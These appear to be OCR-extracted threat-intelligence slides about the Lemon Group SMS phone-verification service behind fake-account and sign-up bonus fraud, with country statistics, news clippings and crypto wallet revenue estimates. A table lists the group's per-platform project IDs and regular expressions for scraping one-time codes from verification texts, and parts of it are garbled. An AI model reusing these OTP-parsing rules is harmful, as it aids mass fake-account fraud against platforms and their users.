
4.

## Lemon Group “Operations”

Scale of Operation

Impact and Implications



# Impact and Implications



# Sign-in Bonus Abuse, Fake Accounts

**Starbucks' new event was frantically smashed for only one day, and the company's business security was in emergency!**

Recently, the threat hunter business intelligence monitoring platform monitored and found that Starbucks' marketing campaign "Starbucks APP Registration New Person Gift" launched on December 17, 2018 suffered a large-scale attack by black and gray products. The black production used a large number of mobile phone numbers to register a fake account of the Starbucks APP, and successfully received coupons for the event.



Suspected fake accounts, mobile from SMS PVA  
Source/Tool => SocialLinks.io

<https://zhuanlan.zhihu.com/p/52694034>

# Lemon SMS PVA Codes Project List

1000+  
RegEx rules?

Project ID (parameter pid=)	Platform	URL Detection	Sample SMS OTP	RegEx
pid=0148	LINE	744651	Please enter 1234 into LINE within .*?(\d{4,6}).*(?:(:LINE) (:L)	.*?(\d{4,6}).*(?:(:LINE) (:L)
pid=0092	Jingdong	8556	The verification code is 123456 (do.*?(\d{6}).*JD.*	The verification code is 123456 (do.*?(\d{6}).*JD.*
pid=0275	WeChat	391	WeChat verification code (123456) .*(?:(:WeChat) (:WeCh@)	WeChat verification code (123456) .*(?:(:WeChat) (:WeCh@)
pid=0146	Jingdong	205	The verification code is 123456, ple.*?(\d{6}).*JD.*	The verification code is 123456, ple.*?(\d{6}).*JD.*
pid=0013	Facebook	138	123456 is Name's Facebook confirm.*?(\d{5,8}).*(?:(:Facebook)	123456 is Name's Facebook confirm.*?(\d{5,8}).*(?:(:Facebook)
pid=0107	WhatsApp	110	your whatsapp code: 123-456 you c [^\d]+(\d{3}-\d{3})([^\d]+.*	your whatsapp code: 123-456 you c [^\d]+(\d{3}-\d{3})([^\d]+.*
pid=0504	up live	100	【Uplive】 [123456] is your verific.*Uplive.*?(\d{6}).*	【Uplive】 [123456] is your verific.*Uplive.*?(\d{6}).*
pid=1115	Albert (Financial)	89		
pid=0646	Tinder	68	Use 123456 as your login code for T.*Tinder.*?(\d{6}).*	Use 123456 as your login code for T.*Tinder.*?(\d{6}).*
pid=0015	Taobao	25	[Taobao.com] You applied for mob.*?(:Taobao) (:Alibaba)	[Taobao.com] You applied for mob.*?(:Taobao) (:Alibaba)
pid=0389	Skype	8	Authenticate your Skype callers wi.*?([AZ az 0-9]{6}).*Skype.*	Authenticate your Skype callers wi.*?([AZ az 0-9]{6}).*Skype.*
pid=0085	Alipay	6	0911111111 You apply registration (?!.*?edit).*?(\d{4,6}).*(?:(:A)	0911111111 You apply registration (?!.*?edit).*?(\d{4,6}).*(?:(:A)
pid=0066	WeChat	5	WeChat verification code (123456) .*(?:(:WeChat) (:WeCh@)	WeChat verification code (123456) .*(?:(:WeChat) (:WeCh@)
pid=0097	Gmail	3	G-123456 is your Google verificatio.*G-.*?(\d{6}).*	G-123456 is your Google verificatio.*G-.*?(\d{6}).*
pid=0183	irctc	1	<#> 12345 is your onetime verificat.*?(\d{5}).*IRCTC.*	<#> 12345 is your onetime verificat.*?(\d{5}).*IRCTC.*
pid=123	Apple ID	1	【Apple】 Your Apple ID verificati.*?(:Apple) (:APPLE)).*	【Apple】 Your Apple ID verificati.*?(:Apple) (:APPLE)).*

# SMS PVA Codes for Jingdong Fraud

 JD.COM Jingdong Hong Kong  
February 25

JD.com fights the epidemic with you  
 🛍️ Hong Kong and Macau Free Shipping  
 🛍️ Antibacterial and disinfection products from 9.9  
 >>> Hong Kong venue link: <https://bit.ly/3atNu6F>  
 🔥 Newcomers can receive a ¥ 188 gift package, and can also receive a  
 ¥ 10 shipping coupon  
 🔥 new ... See more

See Translation



抗  
疫  
必  
備  
  
病  
毒  
去  
去  
走

振德 (ZHENDE)  
德美舒醫用外科口罩

HKD 49.30



抗  
疫  
必  
備  
  
病  
毒  
去  
去  
走



賽仁  
醫用護目鏡

HKD 29.03

Phone Number Country	Jingdong
Thailand	5307
Mexico	348
Malaysia	336
S. Africa	135
Angola	116
Indonesia	96
United States	87
Colombia	49
Argentina	36
France	34
Belarus	23
Guyana	23
Comoros	16
Romania	13
Vietnam	12
Iraq	11
Other 44 Countries	137

Lemon SIM Cards  
 OTP Request for  
 Jingdong  
 URL parameter contains  
 Phone number and project  
 ID (platform)  
 TM Data Oct 2021 – Mar 2022

# Lemon SIM Cards OTP Request




## A large number of registered e-commerce accounts of the industry's "inner ghosts" have been arrested for 13 people

— 2021 —  
04/20

— 15:20 —

Ersanli Client  
Penguin

— share —




<https://new.qq.com/omn/20210420/20210420A07C6I00.html>

The main members of the gang, Quan Mou and Liang Mou, bypassed real-name verification by purchasing a large number of personal information of citizens such as mobile phone numbers and e-commerce platform accounts held by black producers such as "card merchants" and "haoshang", and organized "swiping hands" on Taobao., JD.com, Douyin and other online platforms registered new accounts to "invite new" to swipe orders, seeking huge profits.



# Revenue



The image shows a composite screenshot of a digital wallet interface. On the left, there's a summary card for an account named "TFbst". It displays a large balance of **2,678,522.262158 TRX** (approx. \$164,859.36) and lists 0 staked TRX and 13,497 transactions. On the right, there's a detailed view of tokens held in the account, showing 18 tokens in total. The top token listed is TRX (TRX) with a balance of 726,251.581809 (available: 726,251.581809), valued at approximately \$44,699.79. Below it is Tether USD (USDT) on the TRC20 network with a balance of 119,960.892511, valued at approximately \$120,140.11. At the bottom of the interface, there's a summary of BTC transactions, showing an address (37Dqpl), format (BASE58 (P2SH)), and various transaction metrics: 1,415 transactions, 12.91669775 BTC received, 6.11952180 BTC sent, and a final balance of 6.79717595 BTC.

Account  
Recent Account Activity (Local Time)  
Created on (Local Time)  
2022-04-07 15:39:15  
2021-10-16 17:06:00

Asset Overview  
2,678,522.262158 TRX  
≈ \$164,859.36

Token 18  
Portfolio 0  
Approval 0  
Search by token

TRX (TRX)  
726,251.581809 (Available: 726,251.581809)  
≈ \$44,699.79

Tether USD (USDT) TRC20  
119,960.892511  
≈ \$120,140.11

Address: 37Dqpl  
Format: BASE58 (P2SH)

Transactions: 1,415

Total Received: 12.91669775 BTC

Total Sent: 6.11952180 BTC

Final Balance: 6.79717595 BTC

TRX wallet since October 2021  
BTC wallet since July 2020  
**\$660,000 USD**

# Country Statistics

## Lemon Daily Phone Numbers

Telegram group

Lemon Announcements	
<b>!!► Top 20 countries with the most phone numbers daily</b>	
Indonesia	1849
Thailand	1279
South Africa	1267
United States	1054
Russian Federation	1018
Colombia	665
Bangladesh	595
Mexico	552
Turkey	541
Angola	481
India	391
Peru	368
Argentina	327
United Arab Emirates	325
Ethiopia	303
Pakistan	274
The Philippines	263
Venezuela, Bolivarian Republic of	252
Kenya	248
Mozambique	231

